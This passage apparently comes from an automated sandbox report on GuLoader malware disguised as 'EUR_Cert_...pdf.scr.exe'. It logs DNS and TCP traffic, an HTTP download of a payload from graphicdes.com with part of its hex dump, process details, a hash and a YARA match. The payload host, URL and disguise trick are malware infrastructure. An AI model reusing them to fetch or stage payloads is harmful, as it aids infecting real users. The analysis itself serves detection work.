May 23, 2022 20:48:52.452979088 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.452986956 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.453017950 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.453073978 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.453149080 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.453197002 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.453278065 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.453313112 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.453344107 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.453459024 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.453506947 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.453540087 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.453556061 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.453598022 CEST	80	49734	166.62.28.114	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 20:48:51.667941093 CEST	56770	53	192.168.11.20	1.1.1.1
May 23, 2022 20:48:51.681891918 CEST	53	56770	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 20:48:51.667941093 CEST	192.168.11.20	1.1.1.1	0x8c7e	Standard query (0)	graphicdes.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 20:48:14.736584902 CEST	1.1.1.1	192.168.11.20	0x89ad	No error (0)	www-bing-com.dual-a-0001.a-msedge.net	dual-a-0001.dc-msedge.net		CNAME (Canonical name)	IN (0x0001)
May 23, 2022 20:48:14.736584902 CEST	1.1.1.1	192.168.11.20	0x89ad	No error (0)	dual-a-0001.dc-msedge.net		131.253.33.200	A (IP address)	IN (0x0001)
May 23, 2022 20:48:14.736584902 CEST	1.1.1.1	192.168.11.20	0x89ad	No error (0)	dual-a-0001.dc-msedge.net		13.107.22.200	A (IP address)	IN (0x0001)
May 23, 2022 20:48:14.896760941 CEST	1.1.1.1	192.168.11.20	0x3842	No error (0)	devcenterapi.azure-api.net	apimgmttmr17ij3jt5dneg64srod9jevcuajxaoube4brtu9cq.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
May 23, 2022 20:48:14.896760941 CEST	1.1.1.1	192.168.11.20	0x3842	No error (0)	devcenterapi-eastus-01.regional.azure-api.net	apimgmthszbjimgeglorvthkncixvpso9vnynvh3ehmsdll33a.cloudapp.net		CNAME (Canonical name)	IN (0x0001)
May 23, 2022 20:48:15.511573076 CEST	1.1.1.1	192.168.11.20	0x1794	No error (0)	evoke-windowsservices-tas-msedge-net.e-0009.e-msedge.net	e-0009.e-msedge.net		CNAME (Canonical name)	IN (0x0001)
May 23, 2022 20:48:15.511573076 CEST	1.1.1.1	192.168.11.20	0x1794	No error (0)	e-0009.e-msedge.net		13.107.5.88	A (IP address)	IN (0x0001)
May 23, 2022 20:48:51.681891918 CEST	1.1.1.1	192.168.11.20	0x8c7e	No error (0)	graphicdes.com		166.62.28.114	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- graphicdes.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49734	166.62.28.114	80	C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 20:48:51.943111897 CEST	466	OUT	GET /bin_MpLvP21.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: graphicdes.com Cache-Control: no-cache
May 23, 2022 20:48:52.201149940 CEST	467	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 18:48:52 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade Last-Modified: Sun, 22 May 2022 23:41:56 GMT ETag: "18e6b94-2e440-5dfa244e0ec00" Accept-Ranges: bytes Content-Length: 189504 Vary: Accept-Encoding,User-Agent Content-Type: application/octet-stream Data Raw: de de 42 69 f5 4c c2 c8 fb c1 cf 4d b1 98 dd b0 a1 ef d9 c3 bb 11 7a 83 a5 8b f7 84 1e 75 40 80 3d b2 72 3e 97 84 78 91 e3 f8 66 39 b2 1a 56 03 cc 08 64 8a 86 f3 74 bd 58 3b 9a 65 15 9c 45 b9 4b bb 3b 9b 97 38 f2 9a 88 b4 20 5c 19 80 57 96 c9 ae ca d3 a8 81 38 e5 82 d6 b3 f8 72 db 05 36 8a f6 4f 21 cf da 73 11 55 e3 56 b6 57 8a a5 66 bb 6f 37 b8 01 d1 15 2d 2e 65 4d 2c 6d c6 fe 84 01 2a 36 ce 50 67 29 f4 a1 b9 47 da b2 5f ec 90 cc dc b8 d5 93 f8 e1 5c bf 79 3f be 27 d7 4f 72 b5 14 02 07 9c e0 8e 6c fe 75 dc d2 f8 42 59 c1 56 b9 7e bd ed 83 a6 b8 aa 33 ad e0 2a 76 d0 24 2e 3f 8f c2 fd 38 87 51 1d 7a 2f ba 78 7e 5c c3 5c 9e e2 5d 3a 01 93 12 33 2c a5 19 e9 64 ab 9a 1b e5 32 59 d4 ec 2f 2a ec 92 97 1b 2d f8 ef 93 9f c0 d2 e3 e5 e5 b6 2f 6e 79 27 c9 c7 b4 7d a9 c1 60 29 2c 38 05 5e cc fd 50 50 5d de f0 25 f9 94 5e 16 ed 90 dc d0 e7 db 9c 17 c4 50 93 ed 1d ae a0 6e 67 e7 4a ad f1 9b 28 ec 3f bd 2c eb a6 84 19 98 04 57 99 29 8a ba fa 7b 6c 24 cd 8e 0a 16 72 eb 15 c3 1b 8d 5b 98 d9 a9 43 c9 a9 42 03 d5 f8 87 fb 81 4d a3 86 e6 c4 55 01 2e bd 8a 3a ce f0 49 91 4b a5 14 10 d4 b5 47 b4 06 f1 14 a8 79 0d ba 41 15 ab 7b 6e f4 fd 5a 0e a0 64 ea de b5 55 17 94 a4 7d 93 b8 c2 9b 2b 7f e1 67 0f f1 dd 9f c9 a9 92 ba cb cb 8f 4c 59 f1 29 89 78 4c 97 02 fb 2a 9b 8e 13 9f a0 e8 26 e4 14 f4 06 8b 70 6a 29 fd ca 3c f1 3d 05 87 88 1d 0d ce 31 ea 1e ac f6 a2 a2 49 d5 0a bf bb bb 59 c3 45 76 74 c5 92 54 cb e7 c6 35 c4 1e 6a 7d 27 7c 80 dd e7 83 fc d7 4c c1 92 2f 41 f1 32 f6 64 a5 00 3c d3 e9 7f 5a 65 ba bc d4 0a 74 cd 50 3a 1b f8 73 56 15 11 4a 8a fa 49 fd 1a 9c 08 26 ab 97 b2 d1 03 6c 1c cc 4d 38 28 71 55 e7 a3 c6 15 d3 fa 26 d4 ea 3c e5 bc 61 d5 72 77 36 75 b7 6f b9 2a 6a 69 d9 1a a5 a3 cd 97 4f 2c 68 22 32 13 1b de 7a 13 90 c3 94 8e 5e 91 2b 9f a1 69 af b4 2e 58 5f 57 10 e9 b6 0a 7e 4e 2a 78 83 b5 47 d9 ed 44 cc 09 c5 13 eb 87 e6 f9 b6 06 4d 4d 96 39 0a 28 32 4d 89 1b 3a 27 48 41 07 f0 a2 81 34 60 35 cc 90 ad 15 d0 75 46 ee 3a a6 09 ba 6f 7a fb e0 cb e9 0e 4e ed 7d f6 6f 01 8b f3 12 6c 55 d9 61 c9 14 9c f7 ce c3 ec e1 21 89 0d ac e4 f4 f7 c8 22 42 a1 eb 46 12 ca 67 3c 7b 7f a8 eb e6 fc 26 45 5f 35 68 23 a9 a2 bb a3 48 97 34 33 1a 74 cf 52 45 1f e9 fa b3 3e 7d 93 50 c8 f2 86 f2 b9 c7 b5 1a cb 3c ec a8 69 94 10 44 6b 85 5b 62 b6 ce 2a 1b 79 96 5a 1e f1 b8 74 1b f7 21 20 50 79 9b ec 43 61 0e b4 c4 cd ff 53 22 3a 07 06 69 35 5c 49 c1 c2 42 87 98 43 ea e7 f3 8e c0 3c 19 fd e3 19 53 57 b8 09 b0 ea c4 eb ad c7 5a ae 0d 2a cf e4 9a 4a 9f 6a fb cd c1 64 29 07 bb 07 f8 ad 62 a3 b4 3e 23 73 31 28 2b bd f6 4c 01 b0 c0 e6 57 04 08 15 b9 c5 28 74 8f 70 5d 06 42 9a fc ec 14 ee 16 47 95 a8 03 e6 42 b2 5d 79 de f1 59 b3 24 2c 76 40 ce 45 51 03 d3 b1 d1 66 c5 1d 85 32 94 36 ba 03 a9 fb 61 ce f3 7a 29 7d 26 a2 37 03 ce ec dc 00 6e d8 9f 35 1d 42 bb 06 e1 7e c9 7f 38 f2 9a 88 ec a3 b4 10 0b 9f 15 09 92 41 d3 ab 40 bb 25 aa d5 bb 07 93 4b 05 36 8a f6 4f 21 cf da 73 11 55 e3 56 b6 57 8a a5 66 bb 6f 37 b8 01 d1 15 2d 2e 65 4d 2c ad c6 fe 84 0f 35 8c c0 50 d3 20 39 80 01 46 96 7f 7e b8 f8 a5 af 98 a5 e1 97 86 2e de 14 1f dd 46 b9 21 1d c1 34 60 62 bc 92 fb 02 de 1c Data Ascii: BiLMzu@=r>xf9VdtX;eEK;8 \W8r6O!sUVWfo7-.eM,m*6Pg)G_\y?'OrluBYV~3*v$.?8Qz/x~\\]:3,d2Y/*-/ny'}`),8^P P]%^PngJ(?,W){l$r[CBMU.:IKGyA{nZdU}+gLY)xL*&pj)<=1IYEvtT5j}'|L/A2d<ZetP:sVJI&lM8(qU&<arw6uo*jiO,h"2z ^+i.X_W~N*xGDMM9(2M:'HA4`5uF:ozN}olUa!"BFg<{&E_5h#H43tRE>}P<iDk[b*yZt! PyCaS":i5\IBC<SWZ*Jjd)b>#s1(+ LW(tp]BGB]yY$,v@EQf26az)}&7n5B~8A@%K6O!sUVWfo7-.eM,5P 9F~.F!4`b

Statistics

Behavior

● EUR_Cert_3883774784847_CMR84.
● EUR_Cert_3883774784847_CMR84.

Click to jump to process

System Behavior

Analysis Process: EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe PID: 8904, Parent PID: 7964

General

Target ID:	0
Start time:	20:48:21
Start date:	23/05/2022
Path:	C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe"
Imagebase:	0x400000
File size:	473318 bytes
MD5 hash:	F51029776CF59C102ED0E1C757484E8B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.993031916.0000000002E80000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Colluvia.wad	unknown	77532	success or wait	1	718B2C59	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe PID: 420, Parent PID: 8904

General	
Target ID:	3
Start time:	20:48:38
Start date:	23/05/2022
Path:	C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe"
Imagebase:	0x400000
File size:	473318 bytes
MD5 hash:	F51029776CF59C102ED0E1C757484E8B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000003.00000000.840003191.0000000001660000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1696752	success or wait	1	41A457	NtReadFile

Disassembly

No disassembly